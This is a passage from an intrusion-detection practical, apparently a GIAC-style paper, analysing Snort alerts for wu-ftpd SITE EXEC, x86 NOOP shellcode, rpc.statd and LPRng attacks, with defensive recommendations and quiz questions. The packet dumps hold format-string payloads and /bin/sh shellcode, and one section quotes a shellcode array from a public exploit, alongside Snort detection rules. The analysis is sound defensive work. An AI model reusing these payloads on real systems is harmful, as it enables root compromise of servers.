characters (%f, %p, %n, etc) while executing a "site exec" command, the ftp daemon may be tricked into executing arbitrary code as root."

<http://www.cert.org/advisories/CA-2000-13.html>

If you look at several of the packets that I have included you will see the use of the %f character as well as %x.

```
40 d199 5349 5445 2045 5845 4320 6161 6161 ..SITE EXEC aaaa
50 6161 6161 6161 6161 6161 6161 6161 aaaaaaaaaaaaaaaaaa
60 6161 6161 6161 6161 6161 6262 6262 74d0 aaaaaaaaaaabbtt.
70 ffff bf25 2e66 252e 6625 2e66 252e 6625 ...%.f%.f%.f%.f%
80 2e66 252e 6625 2e66 252e 6625 2e66 252e .f%.f%.f%.f%.f%.
40 cf70 5349 5445 2045 5845 4320 2578 2025 .pSITE EXEC %x %
50 7820 2578 2025 7820 2b25 7820 7c25 780a x %x %x +%x |%x.
```

There is a very detailed description of this exploit containing the exact source code that creates the vulnerability is located at the following link.

<http://www.securityfocus.com/archive/1/66544>

In this trace the attacker has utilized this vulnerability to gain access to the /etc/shadow file. The compromised host was running RedHat 6.2 and was used as an FTP server for the company for which it belonged.

Why would an attacker want to use this exploit to gain access to the shadow file. Well there are many reasons first of which it will give him a list of all the user names on that system. With that information he has already solved half the problem into breaking into other systems. Most of the time there will be user names in that file still containing the default passwords. This would be the case when you have an admin who makes everyone a user account and tells him or her to be sure to change his or her passwords. Now how many times have you heard that and left your password as the default 'password'. Hopefully never, but there are many users who are not security aware and they find it easier to remember default or welcome than a difficult password including special characters and numbers. Just having a list of valid user names gives an attacker just that much more of an advantage. They can be used to brute force logon attempts, not a very stealthy way but some time effective.

The shadow file also contains the encrypted password for each user. Depending on the length and the complexity of the password they can be cracked within a reasonable amount of time.

### Correlations

The honey net group detected the following alerts. These alerts were most likely triggered by similar activity.

<http://project.honeynet.org/scans/scan19/scan/som6/timeline.xls>

```
00:55:58.209849 [ALERT] FTP site exec 207.35.251.172:2243 192.168.1.102:21
00:55:58.372588 [ALERT] FTP site exec 207.35.251.172:2243 192.168.1.102:21
```

There is a brief discussion of this exploit at the following link.

<http://www.sans.org/y2k/072100.htm>

They are basically discussing how this vulnerability was around for a while, at least eight months before it was ever posted to bugtraq or CVE. The reason that they know this is

because the author of the code states, "WuFTPD: Providing \*remote\* root since at least 1994"

### **Evidence of active targeting**

This was definitely active targeting. This is an FTP exploit targeted at an FTP server. The attacker may have scanned the network prior to these alerts in order to determine which hosts were running ftp services.

### **Severity**

Criticality = 5 This server is a part of the network infrastructure for target.net and is required for business purposes.

Lethality = 5 Any attack that gives an attacker root on one of my network devices is considered to be extremely lethal. On this case the attack was successful and the attacker gained information and maybe more.

System Countermeasures = 0 This system had no counter measures as it was exploited. The server was running a vulnerable version of ftpd and the attacker took advantage of that.

Network Countermeasure = 0 This server is in the DMZ and is allowed to be accessed from the internet. There are no ACL's in place or rules on the fire wall that would prevent this attack.

(Criticality + Lethality) –

(System Countermeasures + Network Countermeasures) = Severity

$$(5 + 5) - (0 + 0) = 10$$

This attack is extremely severe such proves this formula. There was a successful attack and if you look at the severity it is a 10. A 10 represents the highest severity possible.

### **Defensive recommendation**

First off I would recommend rebuilding this server as it has been compromised you don't know what else may have happened to it. Unfortunately tripwire was not installed at the time so a file comparison couldn't be done to see what other files may have been accessed or modified. I would recommend in the future having tripwire installed on all production servers. Tripwire is available at [www.tripwire.org](http://www.tripwire.org) I would also recommend upgrading the version of Wu-Ftpd to the latest version. Upgrades for the version of RedHat are available at the following link. <ftp://updates.redhat.com/6.2/i386/wu-ftp-2.6.0-14.6x.i386.rpm>

Another thing to consider would be implementing access controls on the firewall to only allow specified IP addresses to access this FTP server. Since this attack is contingent upon being logged into the ftp server I would recommend disabling anonymous access.

As I stated earlier the second snort rule that is looking for the “site exec” string in the payload should be modified. The reason for this is due to the fact that the attacker could put two spaces in the command and therefore bypass the IDS. I would recommend building a dynamic rule. By dynamic I mean using the regex option. “The regex option allows content options to specify wildcard options. The wildcards behave more like shell globbing than Perl-type regular expressions. A '\*' in the content string, along with the regex modifier is interpreted to mean "any character, any number of times."

[http://www.snort.org/docs/writing\\_rules/chap2.html#tth\\_chAp2](http://www.snort.org/docs/writing_rules/chap2.html#tth_chAp2) This is from the Snort Users Guide written by Marty Roesch.

The following rule has been modified and I would recommend replacing the current snort rule with this one.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP site exec"; content: "site*exec"; regex; nocase; flags: A+; reference:bugtraq,2241; reference:arachnids,317; classtype:bad-unknown; sid:361; rev:2;)
```

Finally, ftp access can be restricted by using TCP wrappers.

### Multiple Choice Question

The \* symbol can be used with the regex option when writing a Snort rule to specify a range of characters. What symbol can be used to represent a single wildcard character?

- A) %
- B) +
- C) ?
- D) \$

The answer is C.

### Detect 2 – ShellCode x86 NOOP

#### Alert

| Event Name         | Detect Time         | Target Address     | Target Port | Source Address      | Source Port |
|--------------------|---------------------|--------------------|-------------|---------------------|-------------|
| SHELLCODE x86 NOOP | 2/1/02 00:32:34 PST | Target.net.106.227 | 514         | Attacker.net.12.107 | 58289       |

#### Source of Trace

This trace came from a network that I have access to.

#### Detect was generated by

These alerts were generated by snort version 1.8.3 running with the full rule set available at [www.snort.org](http://www.snort.org). I didn't have access to the alert file at the time this alert was generated so I pulled it out of the mysql database that snort also logs to. This alert was generated by the following snort rule.

```
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content: "|90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128; refer
```

ence:arachnids,181; classtype:shellcode-detect; sid:648; rev:4;)

I didn't see the string "90 90 90 90 90 90 90 90 90 90 90 90 90 90 90" in the payload of the packet that generated this alert because tcpdump wasn't logging the full payload. By default tcpdump only logs the first 68 bytes. In the future I will consider recommending increasing the snaplen but it will take up more storage space.

I didn't include the tcpdump output for this alert because I didn't have enough of the payload to make worthwhile. Basically what I saw were connection attempts to the targeted host on port 514 and the host responded with resets because it is not listening on the targeted port.

### **Probability the source address was spoofed**

In this case the source address was probably not spoofed because the attacker is probably trying to execute commands on the target system that will allow him to gain access. In order for that to work he will need to complete the three way handshake which will not be possible if the source address is spoofed.

### **Description of the Attack**

At first I thought this attack was targeted at the syslog port but if you recall syslog is UDP 514. In this case the attack is using the TCP protocol. After further research I discovered that there is an RPC Backdoor associated with TCP port 514. TCP port 514 is also associated with remote shell. I found this information using the ports database at [www.snort.org](http://www.snort.org)

I did find a CVE reference to what may be the intent of this attack.

CAN-2001-0707

\*\*\* CANDIDATE (under review) \*\* Denicomp RSHD 2.18 and earlier allows a remote attacker to cause a denial of service (crash) via a long string to port 514."

<http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=port+514>

I do not believe this attack to have been successful because the targeted host was not listening on tcp 514 and sent a reset back to the attacker.

### **Attack Mechanism**

This alert is triggering off the NOOP or no operation padding 9090 9090 bytes usually found in buffer overflows. Attackers use NOOPs to fill up the memory allocated to a certain application and when it fills up, the stack crashes and arbitrary code can be fed to the processor. In this case the attack is targeted at TCP port 514 so I researched vulnerabilities related to services that run on that port. There were not many references to exploits, especially buffer overflows, dealing with TCP port 514.

I would typically expect to see a payload similar to the following one where you can clearly see the padding and the shell code near the bottom of the payload. In this example the buffer overflow is attempting to execute /bin/sh after the stack is crashed.

```
0  0060 0846 d018 0000 c577 9ab4 0800 4500  .`.F.....w...E.
10 05a0 1633 0000 3011 59d9 d1b4 7198 0af2  ...3..0.Y...q...
20 c702 0407 00b1 058c b87c 0001 0004 057d  .....|.....}
30 0578 7f00 0001 0000 0000 0000 0000 9090  .x.....
40 9090 9090 9090 9090 9090 9090 9090 9090  .....
50 9090 95f7 ffbf 9090 9090 9090 9090 9090  .....
60 9090 9090 9090 9090 9090 9090 9090 9090  .....
```

```

70  9090 9090 9090 9090 9090 9090 9090 9090 .....
80  9090 9090 9090 9090 9090 9090 9090 9090 .....
{SNIP}
4f0 9090 9090 9090 9090 9090 9090 9090 9090 .....
500 9090 9090 9090 9090 9090 9090 9090 9090 .....
510 9090 9090 9090 9090 9090 9090 9090 9090 .....
520 9090 9090 9090 9090 9089 e531 d2b2 6689 .....1..f.
530 d031 c989 cb43 895d f843 895d f44b 894d .1...C.] .C.] .K.M
540 fc8d 4df4 cd80 31c9 8945 f443 6689 5dec ..M...1..E.Cf.].
550 66c7 45ee 0f27 894d f08d 45ec 8945 f8c6 f.E...' .M..E..E..
560 45fc 1089 d08d 4df4 cd80 89d0 4343 cd80 E.....M.....CC..
570 89d0 43cd 8089 c331 c9b2 3f89 d0cd 8089 ..C...1...?.....
580 d041 cd80 eb18 5e89 7508 31c0 8846 0789 .A....^ .u.1..F..
590 450c b00b 89f3 8d4d 088d 550c cd80 e8e3 E.....M..U.....
      5a0  ffff ff2f 6269 6e2f 7368 0000 0000
          .../bin/sh....

```

The ports Database on [www.Snort.org](http://www.Snort.org) returned that the target port in this case is associated with an RPC backdoor but I didn't find any references to that on Google, Cert.org, or the SANS site.

I found the following information by searching Google and various other search engines.

I found that TCP rsh (remote shell) can send a command to a shell on the remote machine and receives the stderr and stdout from it. I also found the following explanation of a weakness in 4.2BSD.

“4.2BSD provides a remote execution "server", which listens for TCP connection requests on port 514. When such a request arrives at a machine, the server checks that the originating host is "trusted" by comparing the source host ID in the IP header to a list of trusted computers. If the source host is OK, the server reads a user id and a command to execute from the virtual circuit TCP provides. The weakness in this scheme is that the source host itself fills in the IP source host id, and there is no provision in 4.2BSD or TCP/IP to discover the true origin of a packet.”

I don't think that this is a valid explanation of what I have seen here. I have yet to find a buffer overflow related to the remote shell service.

I found the following warning on Xforce regarding rsh running on windows servers.

“The Rsh service was detected as running. A version of rsh ships with the Windows NT Resource Kit, which executes all commands, regardless of user, under the system account. The system account is the most powerful account on a Windows NT computer, and we recommend not running this service under any circumstances. If this service is detected, use the instsrv tool, which also ships with the Windows NT Resource Kit, to remove the rsh service.”

[http://www.iss.net/security\\_center/static/114.php](http://www.iss.net/security_center/static/114.php)

### Correlations

I didn't find any correlations for traffic matching this alert. There are many references to the ShellCode x86 NOOP alert but not targeted at TCP port 514. Some of the references I found to the alert name are listed bellow.

<http://lists.insecure.org/incidents/2001/Oct/0018.html>



The traffic here clearly shows the padding in the payload of the packet. Some of the payload has been removed to save space.

```
44 24 18 2B F3 8B 08 03 CE 89 08 B8 01 00 00 00 D$.+.....
5F 5E 5D 5B C3 90 90 90 90 90 90 90 90 90 90 90 ^][.....
90 8B 44 24 04 8B 0D E0 41 44 00 3B C1 73 3F 8B ..D$.AD.;.s?.
C8 8B D0 C1 F9 05 83 E2 1F 8B 0C 8D E0 40 44 00 .....@D.
F6 44 D1 04 01 74 27 50 E8 54 2F 00 00 83 C4 04 .D...t'P.T/.....
50 FF 15 8C 65 44 00 85 C0 75 08 FF 15 F0 64 44 P...eD...u....dD
00 EB 02 33 C0 85 C0 74 12 A3 B4 26 44 00 C7 05 ...3...t...&D...
```

Sans also had reports of similar traffic.

```
Feb  5 15:33:56 hostka snort[23477]: IDS362 - MISC - Shellcode X86
NOPS-UDP:
  207.238.5.67:733 -> a.b.c.225:32772
```

<http://www.sans.org/y2k/020901-1200.htm>

### Evidence of active Targeting

I can't tell if this was active targeting or part of a random attack. The targeted server was not listening on tcp port 514 or UDP port 514 so if this were active targeting it wouldn't make much sense.

### Severity

Criticality = 5 This server is a part of the network infrastructure for target.net and is required for business purposes.

Lethality = 3 since this attack did not allow access to the system and at most could crash the rshell service I wouldn't consider this attack to be extremely lethal.

System Countermeasures = 5 This host was not listening on the targeted port therefore the attack could not have been successful.

Network Countermeasure = 1 This server is in the DMZ and is allowed to be accessed from the internet. There are no ACL's in place or rules on the firewall that would prevent this attack.

(Criticality + Lethality) –

(System Countermeasures + Network Countermeasures) = Severity

$$(5 + 3) - (5 + 1) = 2$$

### Defensive Recommendations

I would recommend blocking access to port 514 at the perimeter firewall. Port 514 is associated with remote shell which will allow trusted IP's to execute commands on the

host running that service. Someone could spoof a trusted IP have access to that host. If this host were running the rshell service I would recommend turning it off. I would also recommend blocking all unnecessary ports at the firewall to help protect hosts on the internal and DMZ networks. The best way to do this is have a deny all rule and then allow only the necessary ports to be open.

### Multiple Choice Question

Syslogd runs on UDP/514 what service typically runs on TCP/514

- A) krshd
- B) rshell
- C) The tcp implementation of syslogd
- D) Secure Syslog

The answer is B rshell or remote shell.

### Detect 3 – RPC EXPLOIT statdx

#### Snort Alerts

```
[**] [1:600:1] RPC EXPLOIT statdx [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
01/27-21:25:13.487554 attacker.net.99.232:702 -> target.net.233.44:934
TCP TTL:46 TOS:0x0 ID:3503 IpLen:20 DgmLen:1132 DF
***AP*** Seq: 0x40BA711D Ack: 0xC2C095A4 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 4291783 1863521
[Xref => http://www.whitehats.com/info/IDS442]
```

#### TCPDUMP Output For this alert

I ran the tcpdump output through ethereal and generated a text file because it is much easier to read. The following packet triggered the snort alert.

```
Frame 60 (1146 on wire, 144 captured)
  Arrival Time: Jan 27, 2002 21:25:13.487554000
  Time delta from previous packet: 0.030430000 seconds
  Time relative to first packet: 2023.984450000 seconds
  Frame Number: 60
  Packet Length: 1146 bytes
  Capture Length: 144 bytes
Internet Protocol, Src Addr: attacker.net.99.232 (attacker.net.99.232),
Dst Addr: target.net.233.44 (target.net.233.44)
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    0000 00.. = Differentiated Services Codepoint: Default (0x00)
    .... ..0. = ECN-Capable Transport (ECT): 0
    .... ...0 = ECN-CE: 0
  Total Length: 1132
  Identification: 0x0daf
  Flags: 0x04
    .1.. = Don't fragment: Set
```

```
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 46
Protocol: TCP (0x06)
Header checksum: 0xe974 (correct)
Source: attacker.net.99.232 (attacker.net.99.232)
Destination: target.net.233.44 (target.net.233.44)
Transmission Control Protocol, Src Port: 702 (702), Dst Port: 934
(934), Seq: 1085960477, Ack: 3267401124
Source port: 702 (702)
Destination port: 934 (934)
Sequence number: 1085960477
Next sequence number: 1085961557
Acknowledgement number: 3267401124
Header length: 32 bytes
Flags: 0x0018 (PSH, ACK)
  0... .. = Congestion Window Reduced (CWR): Not set
  .0... .. = ECN-Echo: Not set
  ..0. .... = Urgent: Not set
  ...1 .... = Acknowledgment: Set
  .... 1... = Push: Set
  .... .0.. = Reset: Not set
  .... ..0. = Syn: Not set
  .... ...0 = Fin: Not set
Window size: 5840
Checksum: 0x024a
Options: (12 bytes)
  NOP
  NOP
  Time stamp: tsval 4291783, tsecr 1863521
Remote Procedure Call
  Last Fragment: Yes
  Fragment Length: 1076
  XID: 0x77dec70 (125693040)
  Message Type: Call (0)
  RPC Version: 2
  Program: STAT (100024)
  Program Version: 1
  Procedure: STAT (1)
  Credentials
    Flavor: AUTH_UNIX (1)
    Length: 32
    Stamp: 0x3c5429df
    Machine Name: localhost
      length: 9
      contents: localhost
      fill bytes: opaque data
    UID: 0
    GID: 0
    Auxiliary GIDs
  Verifier
    Flavor: AUTH_NULL (0)
    Length: 0
Network Status Monitor Protocol
  Program Version: 1
  Procedure: STAT (1)
[Short Frame: STAT]
```

```

00 00 00 00 00 00 01 00 00 0c 1f 38 5b 08 00 45 00 .....8[...E.
10 04 6c 0d af 40 00 2e 06 e9 74 xx xx xx xx xx xx .l..@....tA!c.Aw
20 6a e8 02 be 03 a6 40 ba 71 1d c2 c0 95 a4 80 18 j.....@.q.....
30 16 d0 02 4a 00 00 01 01 08 0a 00 41 7c c7 00 1c ...J.....A|...
40 6f 61 80 00 04 34 07 7d ec 70 00 00 00 00 00 00 oa...4.}.p.....
50 00 02 00 01 86 b8 00 00 00 01 00 00 00 01 00 00 .....
60 00 01 00 00 00 20 3c 54 29 df 00 00 00 09 6c 6f ..... <T).....lo
70 63 61 6c 68 6f 73 74 00 00 00 00 00 00 00 00 calhost.....
80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

### Source of Trace

This trace came from a network that I have access to.

### Detect was generated by

These alerts were generated by snort version 1.8.3 running with the full rule set available at [www.snort.org](http://www.snort.org). This alert was generated by the following snort rule.

```

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"RPC EXPLOIT statdx";
flags: A+; content: "/bin|c74604|/sh";reference:arachnids,442;
classtype:attempted-admin; sid:600; rev:1;)

```

I didn't see the string `"/bin|c74604|/sh"` in the payload of the packet that generated this alert because tcpdump wasn't logging the full payload. By default tcpdump only logs the first 68 bytes. In the future I will consider recommending increasing the snaplen but it will take up more storage space.

The raw packet data was gathered from a host outside the firewall running tcpdump and logging to a repository. I grabbed the tcpdump output after I found these alerts and wrote several filters and then loaded that into ethereal and saved the output to a text file because it is easier to read.

### Probability the source address was spoofed

I don't believe that the source addresses were spoofed because in order for this attack to be successful a three-way handshake must take place. The attacker is also looking to gain access to the system which would be impossible if he spoofed his source address.

### Description of attack

The target of this attack was running a version of Linux called Slackware version 8. I do not believe that it is vulnerable to this exploit. In this case at least it did not appear that the attack was successful. The RPC statd exploit is a very common exploit and has even been used as part of larger worms and Trojans such as the Ramen worm that would deface websites with a picture of Ramen Noodles. It targets a known vulnerability in an RPC daemon called StatD. The purpose of statd is to implement the Network Status Monitor RPC protocol to provide reboot notification for other services such as the NFS service. This exploit was reported to Bugtraq on August 5, 2000, so it is now almost 2 years old. The CVE reference for this exploit is located at the following link.

<http://www.eve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0666>

CVE states, “rpc.statd in the nfs-utils package in various Linux distributions does not properly cleanse untrusted format strings, which allows remote attackers to gain root privileges”

### Attack Mechanism

One of the processes associated with rpc.statd passes logging information using the syslog() function. The format string that is passed is user supplied data and there is no bounds checking. Since there is no bounds checking this buffer can be overflowed, which in turn would place executable code into the process address space and overwrite the process return address, forcing the execution of what could and typically is malicious code.

As I stated earlier the packet that I collected that triggered this alert didn't contain enough of the payload for me to show exactly what was happening. A friend of mine had a similar trace and he didn't have the same storage restrictions that I have therefore he was able to retain the entire packet. I have included that here.

```

00  4500 0450 0171 0000 4011 cad9 xxxx xxxx      E..P.q..@.....
10  xxxx xxxx 039f 03a3 043c cc27 23fe 6f11      .....<.'#..o.
20  0000 0000 0000 0002 0001 86b8 0000 0001      .....
30  0000 0001 0000 0001 0000 0020 3999 8092      .....9...
40  0000 0009 6c6f 6361 6c68 6f73 7400 0000      ....localhost...
50  0000 0000 0000 0000 0000 0000 0000 0000      .....
60  0000 0000 0000 03e7 18f7 ffbf 18f7 ffbf      .....
70  19f7 ffbf 19f7 ffbf 1af7 ffbf 1af7 ffbf      .....
80  1bf7 ffbf 1bf7 ffbf 2538 7825 3878 2538      .....%8x%8x%8
90  7825 3878 2538 7825 3878 2538 7825 3878      x%8x%8x%8x%8x%8x
a0  2538 7825 3233 3678 256e 2531 3337 7825      %8x%236x%n%137x%
b0  6e25 3130 7825 6e25 3139 3278 256e 9090      n%10x%n%192x%n..
c0  9090 9090 9090 9090 9090 9090 9090 9090      .....
0d0 9090 9090 9090 9090 9090 9090 9090 9090      .....
0e0 9090 9090 9090 9090 9090 9090 9090 9090      .....
<SNIP>
380 9090 9090 9090 9090 9090 9090 9090 9090      .....
390 9090 9090 9090 9090 9090 9090 9090 9090      .....
3a0 9090 9090 9090 9090 9090 9090 9090 9090      .....
3b0 9090 9090 9090 9090 9090 9090 9090 9090      .....
3c0 9090 9090 9090 9090 9090 31c0 eb7c 5989      .....1..|Y.
3d0 4110 8941 08fe c089 4104 89c3 fec0 8901      A..A...A.....
3e0 b066 cd80 b302 8959 0cc6 410e 99c6 4108      .f....Y..A..A.
3f0 1089 4904 8041 040c 8801 b066 cd80 b304      ..I..A....f....
400 b066 cd80 b305 30c0 8841 04b0 66cd 8089      .f....0..A..f...
410 ce88 c331 c9b0 3fcd 80fe c1b0 3fcd 80fe      ...1..?.....?...
420 c1b0 3fcd 80c7 062f 6269 6ec7 4604 2f73      ..?..../bin.F./s
430 6841 30c0 8846 0789 760c 8d56 108d 4e0c      hA0..F..v..V..N.
440 89f3 b00b cd80 b001 cd80 e87f ffff ff00      .....

```

If you look at the sections of the payload that have been bolded you will see that the beginning of the payload is very similar to the packet I received. Near the end of the payload you will see bin/sh. If you notice the 9090 bytes, those are used to fill up the buffer. In other words those bytes do nothing but fill up the buffer so that the stack can be smashed and the malicious code i.e. bin/sh, can be executed. 9090 represents a NOOP or

a no operation, it indicates no operation to be executed. This means that they are not instructing the processor to do anything.

### Correlations

I found many correlations for traffic similar to this. Once this exploit was posted to Bugtraq there were increased scans looking for systems with port 111 or rpcinfo listening so the attacker could find out what port statd was running on.

Laurie Zirkle reported the following traffic to incidents.org

```
Dec 6 05:21:36 hosty snort: [ID 702911 local0.alert] [1:583:2] RPC
portmap request rstatd [Classification: Decode of an RPC Query]
[Priority: 2]: {UDP} 194.251.105.187:854 -> z.y.x.34:111
Dec 6 05:21:36 hostj snort: RPC portmap request rstatd
[Classification: Attempted Information Leak Priority: 3]:
194.251.105.187:855 -> z.y.x.66:111
Dec 6 05:21:36 hostmi snort: [ID 702911 auth.alert] [1:1282:1] RPC
EXPLOIT statdx [Classification: Attempted Administrator Privilege Gain]
[Priority: 1]: {UDP} 194.251.105.187:857 -> z.y.x.98:32777
Dec 6 05:21:36 hostmi snort: [ID 702911 auth.alert] [1:583:2] RPC
portmap request rstatd [Classification: Decode of an RPC Query]
[Priority: 2]: {UDP} 194.251.105.187:856 -> z.y.x.98:111
http://www.incidents.org/archives/intrusions/msg02798.html
```

That wasn't the only report to incident.org. I also found the following traffic again reported by Laurie Zirkle.

```
Dec 13 11:30:25 hosty snort: [ID 702911 local0.alert] [1:583:2] RPC
portmap request rstatd [Classification: Decode of an RPC Query]
[Priority: 2]: {UDP} 150.254.230.137:979 -> z.y.x.34:111
Dec 13 11:30:26 hosty snort: [ID 702911 local0.alert] [1:1282:1] RPC
EXPLOIT statdx [Classification: Attempted Administrator Privilege Gain]
[Priority: 1]: {UDP} 150.254.230.137:980 -> z.y.x.34:32777
Dec 13 11:31:16 hoste portsentry[22361]: attackalert: Connect from
host: 150.254.230.137/150.254.230.137 to TCP port: 111
Dec 13 17:23:15 150.254.230.137:2109 -> a.b.c.27:111 SYN *****S*
Dec 13 17:23:15 150.254.230.137:2115 -> a.b.c.33:111 SYN *****S*
Dec 13 17:23:18 150.254.230.137:2133 -> a.b.c.51:111 SYN *****S*
Dec 13 17:23:18 150.254.230.137:2144 -> a.b.c.62:111 SYN *****S*
Dec 13 17:23:21 150.254.230.137:685 -> a.b.c.62:111 UDP
Dec 13 17:23:18 150.254.230.137:2153 -> a.b.c.71:111 SYN *****S*
Dec 13 17:23:18 150.254.230.137:2164 -> a.b.c.82:111 SYN *****S*
Dec 13 17:23:18 150.254.230.137:2183 -> a.b.c.101:111 SYN *****S*
Dec 13 17:23:18 150.254.230.137:2188 -> a.b.c.106:111 SYN *****S*
Dec 13 17:23:18 150.254.230.137:2193 -> a.b.c.111:111 SYN *****S*
Dec 13 17:23:18 150.254.230.137:2210 -> a.b.c.128:111 SYN *****S*
Dec 13 17:23:18 150.254.230.137:2220 -> a.b.c.138:111 SYN *****S*
Dec 13 17:23:18 150.254.230.137:2259 -> a.b.c.177:111 SYN *****S*
http://www.incidents.org/archives/intrusions/msg02909.html
```

### Evidence of Active targeting

This alert shows many signs of active targeting. I say this because after looking into my snort logs for other events from this source address or targeted at this destination address I found the following alerts.

```
[**] [1:596:2] RPC portmap listing [**]
[Classification: Decode of an RPC Query] [Priority: 2]
01/27-20:55:24.312486 attacker.net.99.232:939 -> target.net.233.44:111
TCP TTL:46 TOS:0x0 ID:42709 IpLen:20 DgmLen:96 DF
***AP*** Seq: 0xD00567AF Ack: 0x51C032C3 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 4112884 1684510
[Xref => http://www.whitehats.com/info/IDS429]
```

This alert shows the attacker requesting rpc port map info on my host. He would have done this in order to find out what port the rpc.statd service was running on. Then an hour later he decided to run a statd buffer flow targeted at a host he knew was running the exploitable service.

### Severity

Criticality = 5 This server is a part of the network infrastructure for target.net and is required for business purposes.

Lethality = 5 Any attack that gives an attacker root on one of my network devices is considered to be extremely lethal.

System Countermeasures = 5 The version of Slackware that was running on the target of this attack is not vulnerable to this exploit.

Network Countermeasure = 1 This server is in the DMZ and is allowed to be accessed from the internet. There are no ACL's in place or rules on the firewall that would prevent this attack.

(Criticality + Lethality) –

(System Countermeasures + Network Countermeasures) = Severity

$$(5 + 5) - (5 + 1) = 4$$

### Defensive Recommendations

I would recommend not running rpc services on hosts that are accessible from the Internet. Since portmapper-managed ports are dynamically assigned, it is difficult to firewall individual ports and may be more feasible to "deny all unless specifically allowed", at least on ports less than 1024. I would also recommend that any servers running rpc services are using a version that is not vulnerable to rpc exploits. I would like to refer you to an excellent paper that describes the uses, the dangers, and how to protect your self from vulnerabilities related to RPC. I would recommend implementing the suggestions made in the What To Do section of this paper.

<http://www.sans.org/newlook/resources/IDFAQ/blocking.htm>

### Multiple Choice Question

What is the default snaplen of TCPDUMP?

A) 48

- B) 72
- C) 32
- D) 68

The answer is D. 68 “Snarf *snaplen* bytes of data from each packet rather than the default of 68” [http://www.tcpdump.org/tcpdump\\_man.html](http://www.tcpdump.org/tcpdump_man.html)

## Detect 4 – EXPLOIT LPRng overflow Alert

| Event Name             | Protocol | Detect Time          | Target Address     | Target Port | Source Address     | Source Port |
|------------------------|----------|----------------------|--------------------|-------------|--------------------|-------------|
| EXPLOIT LPRng overflow | TCP      | 1/29/02 23:58:43 PST | target.net.106.217 | 515         | Attacker.net.12.33 | 50418       |

### Source of Trace

This trace came from a network that I have access to.

### Detect was generated by

These alerts were generated by snort version 1.8.3 running with the full rule set available at [www.snort.org](http://www.snort.org). This alert was generated by the following snort rule.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 515 (msg:"EXPLOIT LPRng overflow"; flags: A+; content: "|43 07 89 5B 08 8D 4B 08 89 43 0C B0 0B CD 80 31 C0 FE C0 CD 80 E8 94 FF FF FF 2F 62 69 6E 2F 73 68 0A|"; reference:bugtraq,1712; classtype:attempted-admin; sid:301; rev:1;)
```

I didn't include the tcpdump output for this alert because I didn't have enough of the payload to make worthwhile. Basically what I saw were connection attempts to the targeted host on port 515 and the host responded with resets because it was not listening on the targeted port.

### Probability the source address was spoofed

I don't believe that the source addresses were spoofed the packets contained no signs of spoofing. A blind spoof would defeat the purpose of this attack.

### Description of attack

This attack is looking to exploit a vulnerability found in the LPRng service of some Linux distributions. The LPRng service is a printer daemon that runs on port 515 TCP/UDP. LPRng is a print spooling system that was designed to mimic the BSD line printer service. LPRng will print a document with little or no knowledge of its contents and no special processing is required to print on a local machine or in a distributed printing environment. Within the code there is a format string vulnerability that could allow an attacker to execute arbitrary code.

The CVE reference is listed bellow.



[CVE-2000-0917](http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0917) “Format string vulnerability in use\_syslog() function in LPRng 3.6.24 allows remote attackers to execute arbitrary commands.” <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0917>

### Attack Mechanism

According to The cert advisory <http://www.kb.cert.org/vuls/id/382365> LPRng “has a missing format string argument in at least two calls to the syslog() function. Missing format strings in function calls which allow user-supplied arguments to be passed to a susceptible \*sprintf() function call may allow remote users with access to the printer port (port 515/tcp) to pass format-string parameters that can overwrite arbitrary addresses in the printing service's address space. Such overwriting can cause segmentation violations leading to denial of printing services or lead to the execution of arbitrary code injected through other means into the memory segments of the printer service.”

The attack mechanism is a classic buffer overflow exploit. This attack works by sending packets padded with NOOPs in order to “smash the stack” or overflow the memory buffer. Once the buffer is overflowed, /bin/sh is passed to the processor and executed as if it were part of the LPRng service. There is sample code available from <http://www.rdcrow.com.ar/files/rdC-LPRng.c> If we examine a snip of the exploit we will see the use of shell code.

```
char shellcode[]= // not
mine"\xc3\x0c\x31\xdb\xc9\xb3\x07\xeb\x67\x5f\x8d\x
4f"
"\x07\x8d\x51\x0c\x89\x51\x04\x8d\x51\x1c\x89\x51\x08"
"\x89\x41\x1c\x31\xd2\x89\x11\x31\xc0\xc6\x41\x1c\x10"
"\xb0\x66\xcd\x80\xfe\xc0\x80\x79\x0c\x02\x75\x04\x3c"
"\x01\x74\x0d\xfe\xc2\x80\xfa\x01\x7d\xe1\x31\xc0\xfe"
"\xc0\xcd\x80\x89\xd3\x31\xc9\x31\xc0\xb0\x3f\xcd\x80"
"\xfe\xc1\x80\xf9\x03\x75\xf3\x89\xfb\x31\xc0\x31\xd2"
"\x88\x43\x07\x89\x5b\x08\x8d\x4b\x08\x89\x43\x0c\xb0"
"\x0b\xcd\x80\x31\xc0\xfe\xc0\xcd\x80\xe8\x94\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

The following piece of code is where the vulnerability lies in LPRng.

```
LPRng-3.6.24/src/common/errormsg.c, use_syslog()
---
static void use_syslog(int kind, char *msg)
[...]
```

```
# ifdef HAVE_OPENLOG
    /* use the openlog facility */
    openlog(Name, LOG_PID | LOG_NOWAIT, SYSLOG_FACILITY );
    syslog(kind, msg);
    closelog();

# else
    (void) syslog(SYSLOG_FACILITY | kind, msg);
# endif /*
```

```
HAVE_OPENLOG */  
[...]
```

There is also an excellent article which discusses this vulnerability on the SANS site. <http://rr.sans.org/malicious/ramen.php> The paper is discussing the Ramen worm but it discusses this vulnerability as well since it is one of the vulnerabilities Ramen looks to exploit.

### **Correlations**

Kathy Bergsma reported scans for port 515 to insecure.org at the handler notes are available at the following link.

<http://lists.insecure.org/incidents/2000/Dec/0006.html>

